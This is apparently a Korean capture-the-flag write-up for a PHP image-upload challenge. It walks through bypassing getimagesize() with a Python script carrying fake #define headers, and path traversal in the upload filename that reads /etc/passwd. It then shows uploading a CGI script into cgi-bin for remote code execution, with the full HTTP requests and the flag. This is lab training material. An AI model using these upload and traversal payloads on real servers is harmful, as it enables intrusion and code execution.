

# [Web] Pokemon Collection

- 이미지 파일을 업로드 하고, 다운로드 할 수 있는 간단한 시스템이다.

## 포켓몬 도감

포켓몬 사진을 업로드해서 도감을 채워보세요!

### 목록

[test\(2\).png](#)

### 포켓몬 사진 업로드

Image

파일 선택

선택된 파일 없음

제출

## 1. getimagesize() 함수 우회

- exif\_imagetype(), getimagesize() 함수를 통해 이미지 파일인지 검증한 뒤 exif가 이미지인 파일만 업로드 되도록 필터링이 되어있다.
- 이 때문에 해당 시스템에 이미지 이외의 파일을 업로드 하기 위해서는 `getimagesize()` 함수를 우회해야한다.

```
if(isset($_POST["upload"])) {
    $tmp_name = $_FILES["file"]["tmp_name"];
    $filename = urldecode($_FILES["file"]["name"]);

    $image = file_get_contents($tmp_name);

    if(!exif_imagetype($tmp_name))
        error("no exif");

    if(stripos($image, "<?") !== false)
        error("no php, no hack");

    $img_size = getimagesize($tmp_name);
    if ($img_size[0] < 100 || $img_size[1] < 100)
        error("We only accept high-resolution image");
```

- getimagesize()를 우회하기 위해서는 MIME 헤더를 속이는 등 여러가지 방법이 있다. 출제자의 경우 다음과 같은 방법으로 우회하였다.
- #define 헤더를 사용하여 getimagesize() 에서 파일의 가로, 세로 정보를 가짜로 인식하도록 만들 수 있다.

```
#!/usr/bin/python3
#define width 12345
#define height 12345

import os
print("Content-Type: text/html; charset=UTF-8\n")
```

```
print()
print(os.popen("/flag").read())
```


## 2. LFI

- 파일 업로드 시 아래와 같이 filename을 조작하여 임의 경로에 파일이 업로드 된 것 처럼 속일 수 있다. 즉, (1) 파일을 업로드하는 기능이 존재하며, (2) 임의 경로에 파일을 업로드 하거나 업로드 된 것 처럼 속일 수 있다.

```
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=h22alkmno1v21ud963g2jvsjc
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryvDcbXTActijA994V
17 Content-Disposition: form-data; name="file"; filename="..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd"
18 Content-Type: image/png
19
20 PNG
```

목록

[passwd](#)



```
File Edit Selection View ...
Restricted Mode is intended for safe code browsing. Trust this window to enable all features.
passwd
C: > Users > r99bbit > Downloads > passwd
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

## 3. CGI로 RCE

- 주어진 sites.conf 파일을 보면 8989 포트에 진입하는 요청에 대해 python cgi를 허용하고 있는걸 볼 수 있다(+ExecCGI)

```

1 <VirtualHost *:80>
2     ServerAdmin webmaster@localhost
3     DocumentRoot /var/www/html
4
5     ErrorLog ${APACHE_LOG_DIR}/error.log
6     CustomLog ${APACHE_LOG_DIR}/access.log combined
7 </VirtualHost>
8 <VirtualHost *:8989>
9     ServerAdmin webmaster@localhost
10    DocumentRoot /var/www/html
11
12    ErrorLog ${APACHE_LOG_DIR}/adm_error.log
13    CustomLog ${APACHE_LOG_DIR}/adm_access.log combined
14    ScriptAlias /cgi-bin/ /var/www/html/cgi-bin/
15    <Directory "/var/www/html/cgi-bin">
16        AllowOverride none
17        AddHandler cgi-script .py
18        Options +ExecCGI
19        Require all granted
20    </Directory>
21 </VirtualHost>

```

- 따라서 아래와 같은 python cgi 코드를 우선 /cgi-bin/ 에 업로드한다. (/var/www/html/cgi-bin/)

```

16 -----WebKitFormBoundaryedgY1gDop22zDgGe
17 Content-Disposition: form-data; name="file"; filename="
18   ..%2f..%2f..%2f..%2f..%2fvar%2fwww%2fhtml%2fcgi-bin%2fexploit.py"
19 Content-Type: text/x-python
20
21 #!/usr/bin/python3
22 #define width 12345
23 #define height 12345
24
25 import os
26 print("Content-Type: text/html; charset=UTF-8\n")
27 print()
28 print(os.popen("/flag").read())
29 -----WebKitFormBoundaryedgY1gDop22zDgGe
30 Content-Disposition: form-data; name="upload"
31
32 제출
33 -----WebKitFormBoundaryedgY1gDop22zDgGe--

```

- {서버 아이피}:8989/cgi-bin/exploit.py 에 접근해보면 cgi가 실행되며 플래그를 획득할 수 있다.

JFS{ca9ture\_7he\_p0keM0n\_4nd\_7h3y\_w1ll\_7r4in\_y0u}